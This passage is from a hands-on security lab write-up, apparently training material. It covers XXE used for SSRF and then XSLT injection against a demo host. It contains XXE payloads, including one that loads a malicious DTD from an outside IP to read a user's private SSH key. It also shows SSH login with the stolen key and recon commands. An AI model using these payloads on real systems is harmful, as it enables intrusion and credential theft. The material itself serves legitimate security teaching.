
```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "http://localhost:8888/.ssh/id_rsa">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start;%file;%end;'>">
```



Start a Python-based HTTP server on port 8080:

Command:


```
python3 -m http.server 8080
```




Send the same XXE payload we sent in the last step:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
```

```
    <!ENTITY % dtd SYSTEM
"http://192.220.76.2:8080/evil.dtd">
    %dtd;
    %all;
]>
<data>&fileContents;</data>
```



The contents of the public SSH key were successfully retrieved.




The email id of the user is also revealed:
david@insecure-corp.com

Modify the permissions of the fixed_id_rsa file and SSH into the target machine:

Commands:

```
chmod 600 fixed_id_rsa
ssh -i fixed_id_rsa david@demo.ine.local
```




SSH login was successful!

Step 12: Retrieve the second flag.

Now that we have SSH access to the target machine, we can issue commands to perform recon and retrieve all the flags.

Commands:

```
id
ls
cat flag1
find / -iname 'flag*' 2>/dev/null
```



Flag 1 (/home/david/flag1): 5f1210be00b4b8dfecba7b56181d905c

Flag 2 is stored in /tmp/flag2 file:

Command:

```
cat /tmp/flag2
```

Flag 2: 173b0344950d28e8b5dc36dd462edaa9

With that, we conclude this lab. We have learned to leverage an XXE vulnerability to perform an SSRF attack. Using the SSRF attack, we interacted with an internal HTTP server, got hold of SSH keys for a user, and got shell access on the target machine.

References

- A4:2017-XML External Entities (XXE)
- A10:2021 – Server-Side Request Forgery (SSRF)
- XML CDATA

XSLT to Code Execution

Description


In this lab, you will leverage the ability to upload and process arbitrary XSL files in a vulnerable application to gain RCE on the target machine.

Lab Environment

In this lab environment, the user will get access to a Kali GUI instance. A vulnerable web app can be accessed using the tools installed on Kali at http://demo.ine.local.

Objective: Leverage the XSLT code injection in the web application to identify the XSLT processor details and obtain

a shell session on the target server to retrieve the flag from the target machine.



Tools

The best tools for this lab are:

- curl
- Nmap
- A web browser

Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!


Solution

Step 1: Open the lab link to access the Kali GUI instance.

Step 2: Check if the provided machine/domain is reachable.

Command:

```
ping -c3 demo.ine.local
```




The provided machine is reachable.

Step 3: Check open ports on the provided machine.

Command:

nmap -sS -sV demo.ine.local



Apache web server is running on port 80 on the target machine.

Step 4: Check the web application stack.

We will use curl to check the response headers and identify the application stack:

Command:


curl -I demo.ine.local

Notice the output indicates the web server is Apache (which we already know from the Nmap scan), and the backend web application is PHP-based.

Step 5: Check the web pages served on the target machine.

Open the following URL in the browser:

URL: http://demo.ine.local/



An **Online Transformation Service** application is provided. It expects an XML and an XSL file to be uploaded by the user. After both the files are uploaded, the XML file is transformed according to the instructions in the XSL file.

Information: XSL (eXtensible Stylesheet Language) is a styling language for XML. XSLT stands for XSL Transformations.

Reference: https://www.w3schools.com/xml/xsl_intro.asp

Step 6: Save a test XML file and an XSL file to detect the backend XSLT engine information.

Save the following content as **test.xml**:


test.xml:

```
<?xml version="1.0"?>
<root>Hello, World!</root>
```

Save the following content as **test.xsl**:

test.xsl:

```
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:output method="html"/>
    <xsl:template match="/">
    <h2>XSLT Engine Info:</h2>
    <b>Version:</b><xsl:value-of
select="system-property('xsl:version')" /><br/>
    <b>Vendor:</b><xsl:value-of
select="system-property('xsl:vendor')" /><br/>
    <b>Vendor URL:</b><xsl:value-of
select="system-property('xsl:vendor-url')" /><br/>
    </xsl:template>
</xsl:stylesheet>
```





Notice the contents of the XSL file. It contains the **xsl** tags to pull the information about the XSLT engine used by the backend:

- xsl:version
- xsl:vendor
- xsl:vendor-URL


Step 7: Upload the saved XML file to the server.

Select the XML file to be uploaded:

